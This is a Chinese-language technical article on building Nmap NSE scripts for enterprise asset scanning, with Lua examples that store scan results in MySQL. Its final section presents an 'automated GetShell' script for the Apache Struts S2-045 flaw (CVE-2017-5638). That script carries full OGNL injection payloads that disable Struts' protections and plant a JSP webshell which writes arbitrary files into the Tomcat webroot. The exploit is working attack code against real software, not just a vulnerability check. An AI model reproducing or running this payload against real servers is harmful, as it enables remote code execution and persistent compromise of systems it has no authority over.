主机扫描那点事儿

0x00 资产扫描、汇总、实时监控

资产扫描能够有利于企业内部查看终端、监控终端、对终端进行安全加固。周期性的扫描能有效快速修补漏洞、降低办公网络风险。

如何进行汇总、实时监控?

在我们要进行汇总的时候，有如下几个可以考虑的方案。

- PDF
- Excel
- Text
- Database / SQL

PDF && Excel && Text 都不适合实时View

Database / SQL 有利于生成数据汇总、图表，并且可移植性很高。

Database -> Web -> Excel/PDF .... 可行性都变得高了起来

实时监控采用任务调度，数据库采用IO效率高的NO SQL产品，详细信息采用普通的数据库：MySQL、SQL Server、Oracel...

0X01 解决方案

解决方案

Nmap简介、目录结构、扫描流程、Nse Engine

Nmap

0X02 简介

Nmap (“Network Mapper(网络映射器)”) 是一款开放源代码的 网络探测和安全审核的工具。它的设计目标是快速地扫描大型网络，当然用它扫描单个 主机也没有问题。Nmap以新颖的方式使用原始IP报文来发现网络上有哪些主机，那些 主机提供什么服务(应用程序名和版本)，那些服务运行在什么操作系统(包括版本信息)， 它们使用

什么类型的报文过滤器/防火墙，以及一堆其它功能。虽然Nmap通常用于安全审核，许多系统管理员和网络管理员也用它来做一些日常的工作，比如查看整个网络的信息，管理服务升级计划，以及监视主机和服务的运行。

目录结构

目录结构

文件名称	文件说明
nmap.dtd	Nmap输出的XML格式内部变量的定义
nmap-mac-prefixes	是Nmap针对不同终端的MAC地址所收集的指纹（常用于内网扫描）
nmap-os-db	Nmap针对不同终端的操作系统返回的数据包特征所收集的指纹
nmap-payloads	是Nmap在扫描时将payload向扫描目标发送的数据
nmap-protocols	Nmap 用来存储目标端口对应服务描述的db文件
nmap-rpc	Nmap在扫描的时候调用RPC进行服务发现的db文件
nmap-service-probes	Nmap针对响应数据包内容进行正则匹配从而判断服务的db文件
nmap-services	Nmap存储一个TCP/UDP服务的db文件
nmap-xsl	Nmap导出xml文件的模板
nselib	Nmap的脚本引擎扩展库
nse_main.lua	在调用任何Nmap脚本都会提前自动调用的预处理Lua脚本
Scripts	Nmap的脚本扩展

扫描流程 V1

扫描流程 V1


扫描流程 V2

扫描流程 V2

Nse Engine（Nmap 脚本引擎）

Nmap Nse 脚本引擎用于针对发现的OS、主机、端口进行不同的操作，例如：Fuzz测试、漏洞发现、漏洞利用等。这对Nmap又增添了一大亮点，所以说Nmap不只是一个扫描工具，在黑客的手中，更是一款爱不释手的渗透工具。

Nse Engine的执行流程



Nse流程

0X03 一个简单的扩展打开世界

https://nmap.org/book/nse-api.html

Nmap扩展主要由以下几个变量构成。编码方式：变量绑定函数

变量名称	函数执行顺序
prerule()	最先执行
hostrule(host)	第二步执行
portrule(host,port)	第二步执行
postrule()	最后一步执行

顺序为：`Prerule -> Hostrule or Portrule -> Action -> Postrule`

当 `Hostrule` 或者 `Portrule` 的绑定函数返回`true`的时候，都会执行一次`Action`的绑定函数。

函数流程

入库

获取参数->连接数据库 -> 采用不同条件判断期望获取到的值->执行SQL

获取参数：stdnse lib [stdnse.get_script_args()]

连接数据库：mysql lib

获取socket : nmap socket lib

socket = nmap.new_socket() -- 获得一个新的socket套接字

socket:set_timeout(1000) -- 设置超时时间

socket:connect(host_ip,port_number) -- 连接目标

socket:close() -- 关闭套接字连接

我自己根据API封装了一个执行MySQL Query的扩展：

```
local mysql = require "mysql"
local nmap = require "nmap"
local stdnse = require "stdnse"

description =[[
This is a Lua script that performs the MySQL statement.
]]
author = "China CoraLab payloads"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"external"}

socket = nmap.new_socket()
socket:set_timeout(1000)
try = nmap.new_try(function() socket:close() end)
optionsConfig = {
    username = "root",
    password = "root",
    database = "test",
    sqlQuery = "SELECT MD5('admin'),",
    host     = "127.0.0.1",
    port     =  3306
```

```
}


optionsConfig.username = stdnse.get_script_args(SCRIPT_NAME .. ".us
ername") or optionsConfig.username
optionsConfig.password = stdnse.get_script_args(SCRIPT_NAME .. ".pa
ssword") or optionsConfig.password
optionsConfig.database = stdnse.get_script_args(SCRIPT_NAME .. ".da
tabase") or optionsConfig.database
optionsConfig.host = stdnse.get_script_args(SCRIPT_NAME .. ".host")
 or optionsConfig.host
optionsConfig.port = stdnse.get_script_args(SCRIPT_NAME .. ".port")
 or optionsConfig.port
optionsConfig.sqlQuery = stdnse.get_script_args(SCRIPT_NAME .. ".sq
l") or optionsConfig.sqlQuery

function mysqlLogin(socket, username, password)
    local status, response = mysql.receiveGreeting( socket )
    if ( not(status) ) then
        return response
    end
    return mysql.loginRequest( socket, { authversion = "post41", ch
arset = response.charset }, username, password, response.salt )
end
portrule = function (host,port)
    return true
end
action = function(host,port)
    if(socket:connect(optionsConfig.host,optionsConfig.port))
    then
        local status,response = mysqlLogin(socket,optionsConfig.use
rname,optionsConfig.password)
        if(status)
        then
            local status, rs = mysql.sqlQuery( socket, optionsConfi
g.sqlQuery )
            socket:close()
            local result = mysql.formatResultset(rs, { noheaders =
true })
            stdnse.debug(string.format("[*]Query is %s | Result is
 %s",optionsConfig.sqlQuery,result))
            return stdnse.format_output(true,result)
        end
    else
        print("Connect to mysql Failed !!!")
        return nil
    end
end
```

`stdnse.get_script_args`是用于获取参数的函数，对应Nmap的--script-args参数。

遇到的问题

在Nse扩展库中，无法与外部地址(除去扫描范围以外的目标)进行Socket连接。

因为大部分函数都接收绑定函数中的Host与Port参数，他们是一个table数据类型。

于是我翻阅API扩展，发现了一个方法可以直接获取一个IP+端口的套接字：

```
socket = nmap.new_socket()
socket:set_timeout(1000)
socket:connect(HOST_ADDRESS,PORT_NUMBER)
```

如上方法我们可以直接传递IP地址与端口号就可以获得套接字了。

0X04 扩展结构设计

nse_main.lua 是声明全局变量、装载script db的预处理脚本，我们可以在其中将连接数据库的行为载入，然后用portrule函数进行数据库的读写。

> nmap --script=scan_save_database 127.0.0.1

执行流程：

- nse_main.lua 装载
- 寻找 scan_save_database 脚本
- 主机发现
- 端口扫描
- 版本侦测
- 系统指纹侦测
- ....
- 执行prerule函数
- 执行hostrule函数（如果返回true，执行action）
- 执行portrule函数 （如果返回true，执行action）
- 执行postrule函数

主要是在扩展脚本中的portrule or hostrule 过滤我们的想要的数据，最后再action中对数据库进行读写。

下面演示一下获取开启80端口的所有主机：

```
local mysql = require "mysql"
local nmap = require "nmap"
local stdnse = require "stdnse"
local shortport = require "shortport"
description =[[
This is a Lua script that performs the MySQL statement.
]]
author = "China CoraLab payloads"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"external"}

socket = nmap.new_socket()
socket:set_timeout(1000)
```

```
try = nmap.new_try(function() socket:close() end)
optionsConfig = {
    username = "root",
    password = "root",
    database = "test",
    sqlQuery = "INSERT INTO scan_table VALUES (NULL,'%s','%s','%s')
",
    host     = "127.0.0.1",
    port     =  3306
}


optionsConfig.username = stdnse.get_script_args(SCRIPT_NAME .. ".us
ername") or optionsConfig.username
optionsConfig.password = stdnse.get_script_args(SCRIPT_NAME .. ".pa
ssword") or optionsConfig.password
optionsConfig.database = stdnse.get_script_args(SCRIPT_NAME .. ".da
tabase") or optionsConfig.database
optionsConfig.host = stdnse.get_script_args(SCRIPT_NAME .. ".host")
 or optionsConfig.host
optionsConfig.port = stdnse.get_script_args(SCRIPT_NAME .. ".port")
 or optionsConfig.port
optionsConfig.sqlQuery = stdnse.get_script_args(SCRIPT_NAME .. ".sq
l") or optionsConfig.sqlQuery

function mysqlLogin(socket, username, password)
    local status, response = mysql.receiveGreeting( socket )
    if ( not(status) ) then
        return response
    end
    return mysql.loginRequest( socket, { authversion = "post41", ch
arset = response.charset }, username, password, response.salt )
end
portrule=function(host,port)
 if(port.number==80) then
  print("[*] Scan this host open 80 port -- " .. host.ip)
  return true
 end
end
--
-- portrule = shortport.portnumber({80,443,8080},"tcp",{"open","ope
n|filtered"})
-- portrule = shortport.port_or_service({80,443,8080},"http","tcp",
{"open","open|filtered"})
-- portrule = service("http","tcp",{"open"})
--
action=function(host,port)
 -- load mysql lib
 -- get scan info
 optionsConfig.sqlQuery = string.format("INSERT INTO scan_table VAL
UES (NULL,'%s','%s','%s')",host.ip,port.number,port.service)
 if(socket:connect(optionsConfig.host,optionsConfig.port))
    then
```

```
        local status,response = mysqlLogin(socket,optionsConfig.use
rname,optionsConfig.password)
        if(status)
        then
            local status, rs = mysql.sqlQuery( socket, optionsConfi
g.sqlQuery )
            socket:close()
            local result = mysql.formatResultset(rs, { noheaders =
true })
            stdnse.debug(string.format("Query is %s | Result is  %s
",optionsConfig.sqlQuery,result))
            return stdnse.format_output(true,host.ip)
        end
    else
        print("Connect to mysql Failed !!!")
        return nil
    end
end
```

执行扫描：`nmap --script=scan_db --script-args username=root 192.168.3.183 -d -p 80`

执行过程：

过程

不开启debug…

过程

结果：

结果

Struts 02-45 自动化GetShell：

```
description = [[
Detects whether the specified URL is vulnerable to the Apache Strut
s
Remote Code Execution Vulnerability (CVE-2017-5638).
]]

local http = require "http"
local shortport = require "shortport"
local vulns = require "vulns"
local stdnse = require "stdnse"
local string = require "string"
local io = require "io"
```

```
local url = require "url"
---
-- @usage
-- nmap -p <port> --script http-vuln-cve2017-5638 <target>
--
-- @output
-- PORT    STATE SERVICE
-- 80/tcp  open  http
-- | http-vuln-cve2017-5638:
-- |   VULNERABLE
-- |   Apache Struts Remote Code Execution Vulnerability
-- |     State: VULNERABLE
-- |     IDs:  CVE:CVE-2017-5638
-- |
-- |     Disclosure date: 2017-03-07
-- |     References:
-- |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-
5638
-- |       https://cwiki.apache.org/confluence/display/WW/S2-045
-- |_      http://blog.talosintelligence.com/2017/03/apache-0-day-e
xploited.html
--
-- @args http-vuln-cve2017-5638.method The HTTP method for the requ
est. The default method is "GET".
-- @args http-vuln-cve2017-5638.path The URL path to request. The d
efault path is "/".

author = "CoraLab payloads"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = { "vuln" }

portrule = shortport.http

action = function(host, port)
  local vuln = {
    title = "Apache Struts Remote Code Execution Vulnerability",
    state = vulns.STATE.NOT_VULN,
    description = [[
Apache Struts 2.3.5 - Struts 2.3.31 and Apache Struts 2.5 - Struts
2.5.10 are vulnerable to a Remote Code Execution
vulnerability via the Content-Type header.
    ]],
    IDS = {
        CVE = "CVE-2017-5638"
    },
    references = {
        'http://www.cnvd.org.cn/flaw/show/CNVD-2017-02474',
        'https://cwiki.apache.org/confluence/display/WW/S2-045',
        'http://blog.talosintelligence.com/2017/03/apache-0-day-exp
loited.html'
    },
    dates = {
        disclosure = { year = '2017', month = '03', day = '07' }
```

```
    }

  }


  local vuln_report = vulns.Report:new(SCRIPT_NAME, host, port)

  local method = stdnse.get_script_args(SCRIPT_NAME..".method") or
"GET"
  local path = stdnse.get_script_args(SCRIPT_NAME..".path") or "/"
  local value = stdnse.get_script_args(SCRIPT_NAME..".filename") or
 stdnse.generate_random_string(8)..".jsp"
  local rootpath = stdnse.get_script_args(SCRIPT_NAME..".rootpath")
 or "/usr/local/tomcat/webapps/ROOT/"

  local header = {
    ["Content-Type"] = string.format("%%{#context['com.opensymphony
.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Check-Struts'
, '%s')}.multipart/form-data", value),
    ["Accept"] = "application/x-shockwave-flash, image/gif, image/x
-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, applic
ation/vnd.ms-powerpoint, application/msword, */*"
  }
  local response = http.generic_request(host, port, method, path, {
 header = header })
  if response and response.status == 200 and response.header["x-che
ck-struts"] == value then
    local pathQuery = {["f"] = rootpath..value,["t"]='<%if(request.
getParameter("f")!=null)(new java.io.FileOutputStream(application.g
etRealPath("/")+request.getParameter("f"))).write(request.getParame
ter("t").getBytes());%><a href="One_OK"></a>'}
    pathQuery = url.build_query(pathQuery)
    header["Content-Type"] = '%{(#fuck="multipart/form-data").(#dm=
@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberA
ccess=#dm):((#container=#context["com.opensymphony.xwork2.ActionCon
text.container"]).(#ognlUtil=#container.getInstance(@com.opensympho
ny.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames(
).clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMe
mberAccess(#dm)))).(#req=@org.apache.struts2.ServletActionContext@g
etRequest()).(#fos= new java.io.FileOutputStream(#req.getParameter(
"f")),#fos.write(#req.getParameter("t").getBytes()),#fos.close()).(
#outstr=@org.apache.struts2.ServletActionContext@getResponse().getW
riter()).(#outstr.println("True"),(#outstr.close()).(#ros=(@org.apa
che.struts2.ServletActionContext@getResponse().getOutputStream())))
}'
    local response = http.generic_request(host,port,"POST","/?"..pa
thQuery,{header = header})
    if response and response.status == 200 and response.body =="Tru
e\n" then
      vuln.description = vuln.description .. "\n\nGetShell in :"..p
ath .. value .. "\nEmail:payloads@aliyun.com"
      vuln.state = vulns.STATE.VULN
    end
```

```
  end
  return vuln_report:make_output(vuln)
end
```

0X05 More ideas

更多插件...

实用的函数手册...

代码规范

共同维护

有效的任务调度

0x06 共同探讨

倾旋
Email:payloads@aliyun.com